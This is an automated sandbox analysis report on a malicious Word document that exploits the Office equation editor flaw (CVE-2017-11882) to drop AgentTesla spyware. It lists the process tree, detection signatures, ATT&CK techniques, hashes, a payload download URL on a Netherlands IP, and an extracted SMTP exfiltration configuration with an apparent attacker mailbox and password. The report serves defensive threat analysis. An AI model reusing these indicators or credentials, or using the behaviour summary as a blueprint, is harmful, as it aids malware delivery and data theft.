ID: 404303
Sample Name:
IMG_05412_868_21.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:00:45
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report IMG_05412_868_21.docx

Overview


General Information

Sample Name:	IMG_05412_868_21.docx
Analysis ID:	404303
MD5:	8832e0557e1b14..
SHA1:	4b729d3262362a..
SHA256:	fbd1b454da7fecb..
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Allocates memory in foreign process…
- Creates an undocumented autostart …
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2464 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2564 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - tthxx.exe (PID: 2928 cmdline: C:\Users\user\tthxx.exe MD5: CCE6C363C0FF7AC663CD71C5906069A6)
    - tthxx.exe (PID: 2312 cmdline: C:\Users\user\AppData\Local\Temp\tthxx.exe MD5: CCE6C363C0FF7AC663CD71C5906069A6)
- EQNEDT32.EXE (PID: 3028 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- EQNEDT32.EXE (PID: 2452 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - tthxx.exe (PID: 2880 cmdline: C:\Users\user\tthxx.exe MD5: CCE6C363C0FF7AC663CD71C5906069A6)
- EQNEDT32.EXE (PID: 2140 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- EQNEDT32.EXE (PID: 2196 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "bigazz@sixjan.xyzH^i?T2&gWQ({sixjan.xyz"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.2345059510.00000000024 61000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.2345059510.00000000024 61000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: tthxx.exe PID: 2312	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Overview

Exploits:


Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office equation editor drops PE file

Boot Survival:

Creates an undocumented autostart registry key

Drops PE files to the user root directory

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1 1	Process Injection 3 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 3 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Virtualization/Sandbox Evasion 1 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 3 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IMG_05412_868_21.docx	30%	Virustotal		Browse
IMG_05412_868_21.docx	38%	ReversingLabs	Document.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\44444[1].exe	40%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Local\Temp\tthxx.exe	40%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\notpad\notpad.exe	40%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	
C:\Users\user\tthxx.exe	40%	ReversingLabs	ByteCode-MSIL.Downloader.Seraph	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.tthxx.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1138720		Download File
4.2.tthxx.exe.338f020.4.unpack	100%	Avira	HEUR/AGEN.1110362		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://https://discord.com/2	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/6	0%	Avira URL Cloud	safe	
http://31.210.20.6/3/44444.exe	7%	Virustotal		Browse
http://31.210.20.6/3/44444.exe	100%	Avira URL Cloud	malware	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://mNVnNH.com	0%	Avira URL Cloud	safe	
http://https://discord.com/:	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://31.210.20.6/3/44444.exe	true	• 7%, Virustotal, Browse • Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	tthxx.exe, 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org%GETMozilla/5.0	tthxx.exe, 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/2	tthxx.exe, 00000004.00000000.2125555578.0000000000990000.00000002.00020000.sdmp, tthxx.exe, 00000008.00000002.2242647544.0000000000990000.00000002.00020000.sdmp, tthxx.exe, 0000000B.00000000.2239632507.00000000180000.00000002.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	tthxx.exe, 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	tthxx.exe, 00000004.00000002.2246288441.0000000005780000.00000002.00000001.sdmp, tthxx.exe, 00000008.00000002.2246287601.00000000057C0000.00000002.00000001.sdmp, tthxx.exe, 0000000B.00000002.2346087548.00000000005D30000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://discord.com/	tthxx.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	tthxx.exe, 00000004.00000002.2246288441.0000000005780000.00000002.00000001.sdmp, tthxx.exe, 00000008.00000002.2246287601.00000000057C0000.00000002.00000001.sdmp, tthxx.exe, 0000000B.00000002.2346087548.00000000005D30000.00000002.00000001.sdmp	false		high
http://https://discord.com/6	tthxx.exe, 00000004.00000000.2125555578.0000000000990000.00000002.00020000.sdmp, tthxx.exe, 00000004.00000002.2242103851.0000000000C63000.00000004.00000020.sdmp, tthxx.exe, 00000008.00000002.2242647544.0000000000990000.00000002.00020000.sdmp, tthxx.exe, 0000000B.00000000.2239632507.0000000000180000.00000002.00020000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	tthxx.exe, 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mNVnNH.com	tthxx.exe, 0000000B.00000002.2345059510.0000000002461000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/:	tthxx.exe, 00000004.00000000.2125555578.0000000000990000.00000002.00020000.sdmp, tthxx.exe, 00000008.00000002.2242647544.0000000000990000.00000002.00020000.sdmp, tthxx.exe, 0000000B.00000000.2239632507.0000000000180000.00000002.00020000.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
31.210.20.6	unknown	Netherlands		61157	PLUSSERVER-ASN1DE	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404303
Start date:	04.05.2021
Start time:	22:00:45
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	IMG_05412_868_21.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOCX@12/11@0/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 62.5% • Quality standard deviation: 14.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:01:57	API Interceptor	84x Sleep call for process: EQNEDT32.EXE modified
22:01:59	API Interceptor	897x Sleep call for process: tthxx.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
31.210.20.6	PL_503_13_570.docx	Get hash	malicious	Browse	• 31.210.20.6/3/Sugvt.exe

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PLUSSERVER-ASN1DE	PL_503_13_570.docx	Get hash	malicious	Browse	• 31.210.20.6
	mzJ8O3L58V.exe	Get hash	malicious	Browse	• 31.210.20.238
	vwr 30.04.2021.pdf.exe	Get hash	malicious	Browse	• 31.210.21.236
	VWR CI 290421.xlsx.exe	Get hash	malicious	Browse	• 31.210.21.236
	it54qPllN4.exe	Get hash	malicious	Browse	• 31.210.21.71
	FPI_874101020075.xlsx	Get hash	malicious	Browse	• 31.210.21.71
	mzJ8O3L58V.exe	Get hash	malicious	Browse	• 31.210.20.238
	RFQ 00234567828723635387632988822.jar	Get hash	malicious	Browse	• 31.210.21.99
	ORDER I_5130_745_618.xlsx	Get hash	malicious	Browse	• 31.210.21.231
	RFQ 00234567828723635387632988822.jar	Get hash	malicious	Browse	• 31.210.21.99
	6381ca8d_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 31.210.20.238
	Annexure A-61322.jar	Get hash	malicious	Browse	• 31.210.21.99
	PLI5130745618.exe	Get hash	malicious	Browse	• 31.210.21.231
	EPC Works for AMAALA AIRFIELD PROJECT - WORK .jar	Get hash	malicious	Browse	• 31.210.21.99
	ShippingDocuments.exe	Get hash	malicious	Browse	• 31.210.21.236
	purchase order confirmation.exe	Get hash	malicious	Browse	• 31.210.21.181

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	purchase order acknowledgement.exe	Get hash	malicious	Browse	• 31.210.21.181
	TBBurmah Trading Co., Ltd - products inquiry .exe	Get hash	malicious	Browse	• 31.210.21.181
	RFQ #ER428-BD.exe	Get hash	malicious	Browse	• 31.210.21.203
	PaymentAdvice.exe	Get hash	malicious	Browse	• 31.210.20.71

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\44444[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	343352
Entropy (8bit):	7.841371992370745
Encrypted:	false
SSDEEP:	6144:FL4Qez8X+5KBrIxuNWUwJm4OdB17ZDs0s7xHAVkYifH4TWcwb8tFHQK:V4Qez+YSSjUAmdr17Zw0+geYqH41wb88
MD5:	CCE6C363C0FF7AC663CD71C5906069A6
SHA1:	98AD5E24BF99FBB4CF7BDCAA54B6D720064DC810
